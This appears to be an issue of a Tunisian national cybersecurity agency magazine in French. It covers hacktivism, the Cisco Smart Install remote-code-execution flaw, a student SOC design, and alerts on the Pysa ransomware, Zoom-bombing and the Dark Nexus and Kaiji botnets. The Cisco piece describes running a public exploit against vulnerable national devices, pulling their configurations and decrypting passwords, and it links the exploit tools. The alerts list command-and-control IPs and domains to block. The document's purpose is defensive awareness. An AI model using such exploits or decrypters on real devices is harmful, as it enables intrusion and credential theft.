Le terme "hacktivisme" est composé de "hacker" et "activisme". Il s'agit d'une forme de militantisme qui se passe dans le monde cyber. Derrière ces actes de hacktivisme se trouve des groupes de pirates informatique, avec des idélogies exprimés par des vidéos anonymes postés sur les réseaux sociaux.

Leurs mode opératoire est principalement le "defacement", le vol et la diffusion des données confidentielles, et leurs motivations sont purement politiques.

Ces groupes se battent généralement pour défendre la liberté d'expression et pour combattre les régimes opressifs, comme les denières manifestations à Hong Kong, ou Anonymous qui ont lancé l'opération opTunisia durant la révolution en 2011 contre la censure d'Internet. Cependant, certains groupes effectuent des attaques contre des cibles politiquement neutres, sans raison valide, parfois pour un gain financier. On parle dans ce cas de "cyberterrorisme".

Source

https://fr.wikipedia.org/wiki/Cyber-guerre
https://www.wired.com/story/cyberwar-guide/
https://en.wikipedia.org/wiki/2007_cyberattacks_on_Estonia
https://en.wikipedia.org/wiki/Titan_Rain

Cisco Smart Install (SMI) Remote Code Execution

Cet article présente une faille cisco, pourtant censée être ancienne, dont l'exploit est toujours pertinent. Cette faille permet l'exécution de code à distance via l'option d'installation intelligente des logiciels Cisco IOS et IOS XE. Cette faille est considérée comme étant critique et elle affiche un score de 9,8 sur 10 dans le Common Vulnerability Scoring System (CVSS).

Il s'agit d'une vulnérabilité dans la fonctionnalité d'installation intelligente (Smart Install) des logiciels Cisco IOS et Cisco IOS XE qui pourrait permettre à un attaquant distant non authentifié de déclencher un redémarrage d'un appareil affecté, entraînant une condition de déni de service (DoS), ou d'exécuter un code arbitraire sur un périphérique affecté.

La vulnérabilité est due à une validation incorrecte des données par paquets. Un attaquant pourrait exploiter cette vulnérabilité en envoyant un message Smart Install spécialement conçu à un appareil affecté sur le port TCP 4786. Un exploit réussi pourrait permettre à l'attaquant de provoquer un débordement de tampon sur l'appareil affecté, ce qui pourrait avoir les impacts suivants:

• Déclencher un redémarrage de l'équipement
• Permettre à l'attaquant d'exécuter un code arbitraire sur l'appareil
• Causer une boucle infinie sur le périphérique affecté qui déclenche un crash du watchdog

Cette vulnérabilité affecte les appareils Cisco qui exécutent une version vulnérable du logiciel Cisco IOS ou IOS XE et dont la fonction client Smart Install est activée, la liste des appareils qui peuvent prendre en charge cette fonctionnalité est disponible dans le lien suivant:

https://www.cisco.com/c/en/us/td/docs/switches/lan/smart_install/configuration/guide/smart_install/supported_devices.html

Afin de déterminer si un équipement est configuré avec la fonction client Smart Install activée, il suffit d'utiliser la commande "show vstack config".

Etude de cas : Tunisie

En effectuant une recherche sur cette vulnérabilité sur notre espace cybernétique, nous avons pu déceler quelques machines vulnérables. Grâce à un code python permettant l'exploit de cette faille, nous avons pu récupérer les fichiers de configuration des équipements Cisco (voir figure 1 et 2). Les mots de passe de type 7 et parfois de type 5 peuvent être décryptés (voir figure 3).




Figure 1 : la commande vstack




Figure 2 : la commande vstack




Figure 3 : la commande vstack

Nous avons aussi détecté que 71% des équipements possédant cette vulnérabilité ont au moins un mot de passe faible.

Recommandation

Il n'existe à ce jour aucune solution de contournement qui résout cette vulnérabilité. Pour celà, il est fortement recommandé de désactiver l'option d'utilisation de "Cisco Smart Install".

Conclusion

Bien que nous avons surligné cette vulnérabilité dans cet article, rien ne garantit qu'il n'y aura pas d'autres vulnérabilités. Donc il faut rester toujours vigilant et informé. Dans ce contexte, le TunCERT publie régulièrement les dernières alertes de sécurité touchant le cyberespace national, il suffit de vous abonner à la Newsletter de l'ANSI pour recevoir ces alertes ou simplement visiter régulièrement le site web de l'ANSI. (voir figure 4)

Sources

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/-cisco-sa-20180328-smi2
https://github.com/ChristianPapathanasiou/CiscoSmartInstallExploit
https://github.com/axcheron/cisco_pwdecrypt




Figure 4 : la liste des vulnérabilités sur le site de l'ANSI: https://www.ansi.tn/tuncert/liste-vulnerabilites

Déploiement d'un SOC as a Service (SOCaaS)

"Déploiement d'infrastructures et de technologies pour un SOC as a Service (SOCasS)" est une étude réalisée par trois étudiants de l'INSAT : Ibrahim Ayadhi, Ghassen Miled et Mehdi Masri, dans le cadre de leurs projet de fin d'année sous la direction du Prof. Bassem Ben Salah. Les technologies et outils utilisés sont 100% gratuits et open source.

Durant ces dernières années, le nombre de cyberattaques a explosé. Ces attaques ne ciblent pas seulement les individus mais surtout des entreprises, des gouvernements, des infrastructures critiques, etc. Les solutions habituelles telles que l'antivirus, le pare-feu, le système de prévention d'intrusion ne sont plus efficaces vu la sophistication des attaques et leur quantité flagrante.

Les grandes organisations intègrent généralement des solutions SIEM (Gestion de l'information et des événements de sécurité) dans leur environnement pour ingérer et corréler les alertes et les journaux générés par les périphériques réseau, les périphériques de sécurité et les points de terminaison. Cependant, cette solution nécessite beaucoup de temps et d'argent et oblige l'usage des équipes de sécurité dédiées au triage des faux positifs et à l'enquête sur les cas complexes.

Ceci nous amène à l'approche "Security Operations Center", connue sous le nom de SOC, qui est considérée récente dans le monde de la cybersécurité et qui a pour but d'atténuer le nombre croissant d'attaques en quantité et en niveau de complexité et de sophistication.
Un SOC est une unité centralisée composée de personnes, de processus et de technologies qualifiés travaillant ensemble pour fournir des capacités de sécurité de bout en bout. Il s'agit notamment de la prévention, de la détection, de l'investigation et de la réponse aux menaces et incidents de cybersécurité. Mais cette solution est le privilège des seules grandes entreprises en raison du coût élevé de l'équipe SOC.

Dans la figure 1, on collecte les différents types de logs et d'événements à partir d'hôtes et de composants réseau. Ensuite, ces logs sont ingérés dans Logstash, outil de collecte, analyse et stockage de logs, via un canal sécurisé (tunnel VPN). Nous avons utilisé les battements ELK et l'agent Wazuh pour la collecte des données et des journaux qui seront envoyés au ELK SIEM.

Après agrégation et traitement des données par Logstash, le serveur Elasticsearch se chargera de l'indexation des données pour optimiser le processus de stockage et la recherche de données.

Les données sont ensuite transmises à Kibana qui se chargera de l'analyse et de la visualisation des données stockées.

En même temps, l'agent Wazuh HIDS renvoie les données au gestionnaire Wazuh et à Elasticsearch.
À partir de là, ElastAlert surveillera les nouveaux événements intéressants et générera des alertes dans TheHive.

Un flux de travail enrichira ensuite le dossier avec des requêtes supplémentaires provenant des analyseurs Cortex et du MISP, entraînant soit une fermeture automatique du dossier, soit une escalade vers un analyste. Des alertes sont disponibles pour que les analystes puissent réclamer et déclencher un enrichissement via Cortex et MISP.




Figure 1: Architecture détaillée de la solution proposée

Attention au malware « PYSA»

Pas loin des attaques signalées par « Ryuk », des nouvelles apparaissent par un nouveau ransomware baptisé « Pysa » ciblant les établissements critiques à l'échelle international pour atteindre des fins lucratives. En effet, Pysa est un descendant du ransomware « Mespinoza » et ce suite à la publication de son code source depuis Décembre 2019. Les analyses, en cours, de ce malware ont révélées que le vecteur d'infection initial est inconnu pour l'instant alors que des évènements de Brute Force sur les services RDP et ACTIVE DIRECTORY ont été observés. En plus, Pysa a utilisé des scripts « .bat », l'outil d'administration à distance PsExec, ainsi que le langage de script POWERSHELL pour abuser les solutions antiviraux.De ce fait, nous sollicitons votre réaction immédiate en appliquant les mesures suivantes:

• Sauvegarder vos données critiques dans des disques externes et des serveurs de backup protégés et isolés d'Internet.
• Mettre à jour régulièrement votre système d'exploitation, vos navigateurs Web et aussi votre solution antivirale.
• Créer périodiquement des points de restauration pour récupérer les fichiers système en cas d'infection.
• S'assurer que les accès à vos serveurs, vos équipements réseaux, vos ressources partagées et vos services en ligne (RDP, TELNET, SSH, FTP, SMB, NetBios, SMTP, POP3, etc. ...) soient limités, contrôlés et protégés avec des mots de passe robustes.
• Mettre en place des solutions de journalisation nécessaires pour contrôler les évènements survenus sur vos serveurs et vos équipements réseaux.
• Vérifier l'authenticité des expéditeurs avant la lecture de chaque message reçu par e-mail ou affiché sur votre mûr de Facebook / Twitter / Instagram et en cas de doute n'y répondez pas, ne cliquez pas sur les liens hypertextes ou les images qu'il contient et supprimer le immédiatement.
• Scanner chaque pièce jointe reçue par votre anti-virus avant de l'ouvrir.
• Scanner périodiquement votre réseau afin de déterminer les vulnérabilités existantes puis procéder à les corriger en installant les patchs correctifs depuis leurs sources officielles.

Source
https://www.ansi.tn/veille/alertes-de-securite/attention-au-ransomware-pysa

Attention au Vidéoconférence Hijacking - « Zoom-bombing »

Plusieurs réclamations de sécurité concernant l'application de vidéo conférence « Zoom », affirment que n'importe quelle personne pourrait assister voire d'injecter un contenu non sollicité pendant une réunion ou un cours en ligne. Les failles de sécurité sont à cause des insuffisances dans le chiffrement des communications de bout en bout et la gestion de données personnelles des utilisateurs ce qui pourraient permettre à un attaquant distant, en incitant un client Zoom à cliquer sur un lien spécifiquement conçu, d'obtenir des privilèges administrateur sur son système et d'intercepter ses flux audio et les vidéos de sa webcam. De ce fait, l'Agence Nationale de la Sécurité Informatique - ANSI recommande votre vigilance et vous conseille de suivre les mesures préventives suivantes :

• Ne pas rendre publiques les réunions ou les salles de classe en exigeant un mot de passe de réunion, en utilisant la fonction de salle d'attente et en contrôlant l'admission des invités.
• Ne pas partager le lien d'une vidéoconférence ou de la salle de classe via les réseaux sociaux et ce en fournissant le lien directement aux personnes dédiées par email ou par SMS.
• Gérez les options de partage d'écran. Dans Zoom, changez le partage d'écran en « Hôte uniquement / Host Only».
• Suivre le guide de bonnes pratiques de Zoom pour sécuriser votre vidéoconférence ou votre salle de classe virtuelle : https://blog.zoom.us/wordpress/2020/03/27/best-practices-for-securing-your-virtual-classroom/

Source
https://www.ansi.tn/veille/alertes-de-securite/zoom-attention-au-vid-oconf-rence-hijacking-zoom-bombing

Attention au botnet IoT « Dark Nexus »

Récemment, des attaques par déni de service distribuées DDoS ont été signalées sur le net. D'après les dernières analyses, ces attaques ont été causées par un nouveau botnet baptisé « Dark Nexus ». Ce dernier a inspiré les fonctionnalités des fameux botnets « Mirai » et « Qbot» pour cibler les périphériques IoT : routeurs, caméra IP de surveillance, enregistreurs vidéo numériques (DVR), caméra thermique, etc. En effet, Dark Nexus se propage via l'envoi de masse des Spams, la technique de Brute Force des services Telnet faiblement sécurisés et par l'exploitation des vulnérabilités du serveur web JAWS intégrés dans les périphériques DVRs, Netgear DGN1000 et Linear eMerge E3-Series CVE-2019-7256. D'autres périphériques semblent affectés tels que les routeurs Dasan Zhone, Dlink et ASUS. Une fois installé, Dark Nexus communique avec des serveurs C&C afin de recevoir les commandes d'attaque. Pour l'instant, au moins 1 400 périphériques ont été infectés dont la majorité étant hébergée en Chine, en République de Corée, en Thaïlande et au Brésil. Pour s'en protéger, nous vous conseillons d'être vigilant et de suivre les mesures préventives suivantes :

Pour les simples utilisateurs

• Changer le mot de passe par défaut par un autre plus robuste pour l'administration sécurisée de votre périphérique IoT.
• S'assurer que le micrologiciel / Firmeware de votre périphérique IoT est à jour.
• Vérifier l'authenticité des expéditeurs avant la lecture de chaque message reçu par e-mail ou affiché sur votre mûr de Facebook / Twitter / Instagram et en cas de doute n'y répondez pas, ne cliquez pas sur les liens hypertextes ou les images qu'il contient et supprimer le immédiatement.

Pour les entreprises et les fournisseurs de service Internet

• Blacklister les adresses IP suivantes :

66.175.210.74 / 51.15.120.245 / 45.33.73.134 / 190.115.18.144 / 190.115.18.28 / 51.159.52.250 / 190.115.18.86 / 192.168.100.210 / 192.168.100.27 / 192.168.110.135 / 45.33.84.114 / 45.56.102.170.

• Bloquer tout accès aux URLs : switchnets[.]net:30047 / thiccnigga[.]me:30047 / et switchnets[.]net:80.
• Scanner les réseaux où vos périphériques IoT sont installés afin de déterminer les failles puis procéder à les corriger en installant les patchs correctifs depuis les sources officielles.

Source

https://www.ansi.tn/veille/alertes-de-securite/attention-au-botnet-iot-dark-nexus

Attention au nouveau botnet IoT « Kaiji »

Dernièrement, un nouveau malware, spécialement conçu pour infecter les serveurs UNIX/Linux et les appareils intelligents de l'Internet des objets - IoT (Caméras IP, Routeurs Wi-Fi, Smart TV,etc..), a été découvert sur le net. Baptisé « Kaiji », ce malware vise ces systèmes via la technique de force brute SSH puis les exploiter pour lancer des attaques par déni de service distribuées DDoS. Bien que Kaiji ait été un travail en cours de développement, ce malware a la capacité de lancer six différents types d'attaques DDoS. En outre, les serveurs de commande et de contrôle (C&C) de Kaiji étaient souvent déconnectés, laissant les appareils infectés sans serveur maître et exposés au piratage par d'autres Botnets.De ce fait, l'Agence Nationale de la sécurité Informatique - ANSI vous conseille d'être vigilant et de suivre les mesures préventives suivantes :

Pour les simples utilisateurs

• Changer le mot de passe par défaut par un autre plus robuste pour assurer une administration sécurisée de votre périphérique IoT.
• S'assurer que le micrologiciel / Firmware de votre périphérique IoT est à jour.
• Avant de répondre à un message reçu par e-mail ou affiché sur votre mûr de Facebook / Twitter / Instagram et demandant des informations confidentielles (mot de passe, adresse, compte bancaire, etc…), il est indispensable de vérifier l'authenticité des expéditeurs. En cas de doute, éviter d'y répondre ou de cliquer sur les liens hypertextes ou les images qu'il contient et supprimer le immédiatement.

Pour les établissements

Au niveau de vos pare-feux :
• Blacklister le(s) adresse(s) IP : 66.11.125.66 (66.11.125.0/24).
• Bloquer tout accès aux URLs : *[.]versionday[.]xyz, cu[.]versiondat[.]xyz, www.aresboot[.]xyz, www.6×66[.]com, www.2s11[.]com.
• S'assurer que les systèmes de vos serveurs UNIX/ Linux et les micrologiciels / Firmwares de vos périphériques IoT sont mis à jour.
• S'assurer que les accès à vos serveurs ou vos équipements réseaux à base d'Unix/Linux soient limités, contrôlés et protégés avec des mots de passe robustes.
• Mettre en place des solutions de journalisation nécessaires pour contrôler les évènements survenus sur vos serveurs critiques et vos équipements réseaux.

Source

https://www.ansi.tn/veille/alertes-de-securite/attention-au-nouveau-botnet-iot-kaiji

الوكالة الوطنيّة للسّلامة المعلوماتيّة

Agence Nationale de la Sécurité Informatique

Parce que le partage du savoir est la clé de la réussite dans le domaine de la sécurité_informatique, l'Agence Nationale de la Sécurité Informatique est fière de vous annoncer la parution d'une nouvelle rubrique de son magazine mensuel "**SAHER Magazine**" intitulée "Cyber-agora".

Cyber-agora sera un espace ouvert aux contributions des professionnels, étudiants et académiciens évoluant dans le domaine de la sécurité informatique. À ce titre, une adresse E-mail sera mise à votre disposition pour y envoyer vos articles qui, après leur vérification par les équipes de l'ANSI, seront publiés dans les prochaines éditions de SAHER Magazine.

Il est à noter que le contenu des articles doit être unique sachant qu'une vérification anti-plagiat sera réalisée avant toute publication officielle. Enfin, si l'article est sélectionné, son auteur serait crédité.

Veuillez nous envoyer vos contributions à cette adresse : **sahermag@ansi.tn**

49 avenue Jean Jaurès, 1000 Tunis

(+216) 71 846 020

ansi@ansi.tn
incident@ansi.tn
saher@ansi.tn
cert-tcc@ansi.tn
audit@ansi.tn
sahermag@ansi.tn